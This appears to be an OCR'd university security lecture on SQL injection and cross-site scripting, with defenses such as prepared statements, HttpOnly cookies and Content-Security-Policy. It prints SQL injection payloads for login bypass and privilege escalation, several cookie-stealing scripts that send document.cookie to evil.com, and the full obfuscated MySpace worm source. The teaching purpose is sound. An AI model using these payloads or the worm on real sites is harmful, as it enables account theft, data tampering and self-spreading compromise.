SELECT attributes FROM table WHERE condition; [-- comments]
```

- Find records in table (FROM clause) that satisfy a certain condition (WHERE clause)
- Result returned as table (attributes given by SELECT)

SELECT: Data flow



Example Query: Authentication

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

Name	ID	Grade	Password	admin
Bernardo	345	-	H(password)	1
Bob	122	C	H(bob123)	0
Alice	543	A	H(a3dsr87)	0
…	…	…	…	…

Example Query: Authentication

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- Student sets $username and $passwd
- Access granted if query returns nonempty table

UPDATE Function

```
UPDATE table SET attribute WHERE condition; -- comments
```

- Update records in table (UPDATE clause) that satisfy a certain condition (WHERE clause)

DELETE Function

```
DELETE FROM table
  WHERE condition; -- comments
```

- Delete records in table (DELETE clause) that satisfy a certain condition (WHERE clause)

ALTER Function

```
ALTER TABLE table
   ADD  element varchar(20); -- comments
```

- Alter the fields in table (ALTER clause) by adding a new column with a certain size (e.g. varchar(20)

How to implement on server?

```
SELECT attributes FROM users
        WHERE user = 'Alice' AND password = '<hash>'
```

How to implement on server?

```
SELECT attributes FROM users
        WHERE user = 'Alice' AND password = '<hash>'
```

Let’s start with this:

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

What could go wrong?

User input affects the query string!

ie, input becomes part of the code (here, the SQL query)

User input affects the query string!


ie, input becomes part of the code (here, the SQL query)

$\Rightarrow$ We call this Code Injection

This example is an SQL Injection (SQLI)

SQL Injection

- Causes execution of unauthorized queries by injecting SQL code into the database



SQL Injection to Bypass Authentication

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

$username = A' OR 1 = 1 --' $passwd = anything

Resulting query:

SELECT * FROM CS1660 WHERE Name= 'A' OR 1 = 1 --' *AND …*

SQL Injection for Data Corruption

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- $username = A'; UPDATE CS1660 SET grade='A' WHERE name=Bob' --'
- $passwd = anything
- Resulting query execution

```
SELECT * FROM CS1660  WHERE  Name = 'A';
    UPDATE CS1660 SET grade='A' WHERE Name='Bob' --  AND …
```

SQL Injection for Privilege Escalation

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- $username = A'; UPDATE CS1660 SET admin=1 WHERE name=‘Bob' --'
- $passwd = anything
- Resulting query execution

```
SELECT * FROM CS1660  WHERE  Name = 'A';
    UPDATE CS1660 SET admin=1 WHERE name=‘Bob' --  AND …
```

Question

What can an attacker do with SQL injection when a server allows for only **one** query per user input ($username and $passwd) on:

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

A. Read the database
B. Delete the database
C. Update information in the database
D. All of the above

Question - Answer

What can an attacker do with SQL injection when a server allows for only one query per user input ($username and $passwd) on:

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

A. Read the database
B. Delete the database
C. Update information in the database
D. All of the above

What can we do about it?

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

- Problem: user input can be treated like code

What can we do about it?

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

- Problem: user input can be treated like code

Some Solutions

  - Sanitization: restrict the input
  - Change the query

Input Sanitization: escape certain characters to avoid them being parsed as code

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

Input Sanitization: escape certain characters to avoid them being parsed as code

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

What to escape? Starting point:

' " \ <newline> <return> <null>

Input Sanitization

Sanitizing input is very hard!

=> Never do this yourself! Frameworks/languages have built-in functions to help you!

Input Sanitization

Sanitizing input is very hard!

=> Never do this yourself! Frameworks/languages have built-in functions to help you!

Examples

- PHP legacy escape function `mysql_escape_string` ignored similar character encodings in Unicode
- PHP later developed `mysql_real_escape_string`

Both of these functions are deprecated now...

A better way:
Prepared Statements

```
SELECT * from users WHERE user = ? AND password = ?
```

- Newer form of writing queries: variables with ? filled in after query text is parsed
- Generally safe from SQL injection, if used correctly

Anomaly Detection

- Observe queries on legitimate inputs
- Determine properties of typical queries
  - Result size (e.g., list of values or probability distribution)
  - Structure (e.g., WHERE expression template)
- Reject inputs that yield atypical queries and outputs

Anomaly Detection

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- Typical queries
  - Result size: 0 or 1
  - Structure: variable = string
- On malicious input A' OR 1 = 1
  - Result size: table size
  - Structure: variable = string OR value = value

SQL injections defenses

The best strategy is a layered approach ("defense in depth"):

- input sanitization
- prepared statements
- anomaly detection
- a properly configured Access Control
- ...

- Unfortunately, it is still quite common

www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html

Second-Order SQL Injection

Sanitized input is controlled just the first time is inserted in the DB but it may be reused in other queries

=> Often need to protect any user-controlled database *output*, as well as input

Second-Order SQL Injection

- Sanitized input is controlled just the first time is inserted in the DB but it may be reused in other queries
- Regular user selects username admin'--
- Application
  - Escapes quote to prevent possible injection attack
  - Stores value admin'-- into user attribute of database
- Later, application retrieves username with clause

  WHERE username = 'admin'--'
- Could be used to change administrator password to one chosen by attacker

SQL Injection: summary

- Problem: malicious user input can give control over database operations
- Most common defenses
  - Sanitization
  - Prepared statements

More code injection?

Cross-Site Scripting (XSS)

- Problem: users can submit text that will be displayed on web pages
- Browsers interpret everything in HTML pages as HTML
- What could go wrong?

Example

- Website allows posting of chirps
- Server puts comments into page:

```
ChirpBook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: This is so <b>cool<b>! <br />
Jane: How does <u>this</u> work? <br />
```

- Can include arbitrary HTML…

```
Attacker: <script>alert("XSS
    Injection!"); </script> <br />
```

chirpbook.html

```
<html>
<title>ChirpBook!</title>
<body>
Chirp Away!
<form action="sign.php"
   method="POST">
<input type="text" name="name">
<input type="text"
   name="message" size="40">
<input type="submit"
   value="Submit">
</form>
</body>
</html>
```

Cookie Stealing

What happens if I submit this as a Chirpbook comment?

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://evil.com/steal.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.send('cookie=' + document.cookie);
</script>
```

Stored XSS

Attacker

POST /comment.php
comment=<script> / make a post request to evil.com with document.cookie… */ </script>*

chirpbook.com

INSERT INTO comments (value)
VALUES (‘<script>…</script>’)

Database

[”Hello”, …, “<script>…</script>”]

User's Browser

```
<body>
  …
  <script>…</script>
  …
</body>
```

Variant: ”Reflecting” User Input

Classic mistake in server apps…

http://chirpbook.com/search.php?query=“Brown University”


search.php responds with:

<body>Query results for <?php echo $_GET[”query”]?> … </body>

<body>Query results for Brown University… </body>

What can go wrong?

The Attack



Check out ChirpBook! It's lit!

www.chirpbook.com/search.php?query=<script>
document.location='http://evilsite.com/steal.php?cookie='+
document.cookie</script>

Covert Reflected XSS

evil.com

Bernardo's browser

chirpbook.com

GET /page.html

session cookie

GET /search.php?query=<script>…

```
<iframe
src=https://chirpbook.com
/search.php?query=<script
>win.open("http://evil.co
m/steal.cgi?cookie="+docu
ment.cookie);</script>>
</iframe>
```

Forces browser to make GET request to /search.php with crafted query param

```
<body>
Query results for
<script>win.open("http://
evil.com/steal.cgi?cookie
="+document.cookie);</scr
ipt>
</body>
```

Browser evaluates this JS—puts cookie in URL and makes GET request

GET /steal.cgi?cookie=

XSS defenses


How do we defend against this?

Once again, defense in depth...

- Server-side: lots of sanitization
- Client-side: browser policy checking, anomaly detection, ...

Client-side: **`HttpOnly`** cookies

- **`HttpOnly`** Cookie attribute: prevents client-side scripts from accessing cookie
- Can prevent an XSS from accessing a cookie (at expense of how cookie can be used)


BROWN UNIVERSITY
Authentication Required
Enter your Brown credentials
Username
jcarberr
Password
Log In
You have asked to log in to:
CANVAS
Brown University – Canvas
Developer Tools — Web Login Service — https://sso.brown.edu/idp/profile/SAML2/Redirect/SSO?execution=e1s1
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Cache Storage
Cookies
https://sso.brown.edu
Indexed DB
Local Storage
Filter Items
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
JSESSIONID
sso.brown....
/idp
Session
53
false
true
None
SESS48fbb292...
.brown.edu
/
Sun, 02 Jan 2022 ...
62
false
false
None
shib_idp_session
sso.brown....
/idp
Session
80
true
true
None

Client-side: **Content-Security-Policy**

Web application can be configured to instruct browser to load content only from certain origins

Eg. only allow loading documents from this origin

```
Content-Security-Policy: default-src 'self'
```

Eg. Restrict documents to this origin, with some exceptions

```
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net; script-src userscripts.example.com
```

Client-side: **Content-Security-Policy**

Web application can be configured to instruct browser to load content only from certain origins

Eg. only allow loading documents from this origin

```
Content-Security-Policy: default-src 'self'
```

Eg. Restrict documents to this origin, with some exceptions

```
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net; script-src userscripts.example.com
```

Opportunities for more precise control over what resources can be loaded

Server-side: Sanitization

- Once again, don't do this yourself!
- What to sanitize?
  - <script> tags
  - Quotes
  - Other ways HTML can be encoded...

More info: Flag wiki, OWASP filter evasion cheat sheet

What happens when user inputs need rich formatting?

MySpace | Search | powered by Google

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

Tom

":-)"

Male
31 years old
Santa Monica, CALIFORNIA
United States

Last Login: 9/22/2007

Mood: productive
View My: **Pics** | **Videos**

Contacting Tom

- Send Message
- Forward to Friend
- Add to Friends
- Add to Favorites
- Instant Message
- Block User
- Add to Group
- Rank User

MySpace URL:
http://www.myspace.com/tom

Hello, you either have JavaScript turned off or an old version of Macromedia's Flash Player. **Click here** to get the latest flash player.

Tom's Interests

General	Internet, Movies, Reading, Karaoke, Language, Culture, History of Communism, Philosophy, Singing/Writing

Tom is working on myspace plans!

Tom's Latest Blog Entry [**Subscribe to this Blog**]

approving comments ... (**view more**)

new homepage look (**view more**)

what's going on with friend counts? (**view more**)

extended network (**view more**)

am i online? (**view more**)

[**View All Blog Entries**]

Tom's Blurbs


About me:
I'm Tom and I'm here to help you. Send me a message if you're confused by anything. **Before asking me a question, please check the FAQ to see if your question has already been answered.**

I may have been on your friend list when you signed up. If you don't want me to be, click "Edit Friends" and remove me!

Also, feel free to tell me what features you want to see on MySpace and if I think it's cool, we'll do it!

Who I'd like to meet:
I'd like to meet people who educate, inspire or entertain me... I have a few close friends I've known all my life. I'd like to make more.


John
John is in your extended network
Welcome 3
John's Latest Blog Entry Subscribe to this Blog
View All Blog Entries
John's Blurbs
About me
Who I'd like to meet
COMMENT
REMOVE FROM PROFILE
MORE FROM USER
forward
add
chat
group
rate
A Little Less
Elvis Presley
+delete+
+view+
4:09 / 7:33 • MySpace Editor



How To Create A Great Page For Your MySpace

Videojug
834K subscribers
Subscribe
29
Share
Save

2.3K views 11 years ago

In the Real World: MySpace Worm

- Users could post HTML on MySpace pages...
  - ...but MySpace blocks a lot of tags (except for <a>, <img>, and)
    - No <script>, <body>, onClick attributes, <a href=javascript://>, ...
      ...but some browsers allowed JavaScript within CSS tags:
      -
- ...but MySpace strips out the word “javascript”...
  - ...so use
- ...but MySpace strips out all escaped quotes...
  - ...so convert from decimal: String.fromCharCode(34) to get ‘’
- ...etc


Source: https://samy.pl/myspace/tech.html

In the Real World: MySpace Worm

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{varD=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){g
etData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK
.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var
U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var
AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}varAU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Myt
oken='+AR,postHero,'POST',params
ToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=pr
ofile.processInterests&Mytoken='
+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.c
fm?fuseaction=invite.addfriend_v
erify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
form-urlencoded');xmlhttp2.setReque
stHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

In the Real World: MySpace Worm


- Everyone who visits an “infected” profile page becomes infected and adds samy as a friend
  - Within 5 hours, samy has 1,005,831 friends
- Moral of the story
  - Don’t homebrew your own filtering mechanisms
  - Use established libraries that you trust
  - Multiple valid representations make it difficult to account for every possible scenario



Source: https://samy.pl/myspace/tech.html

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML




Headings

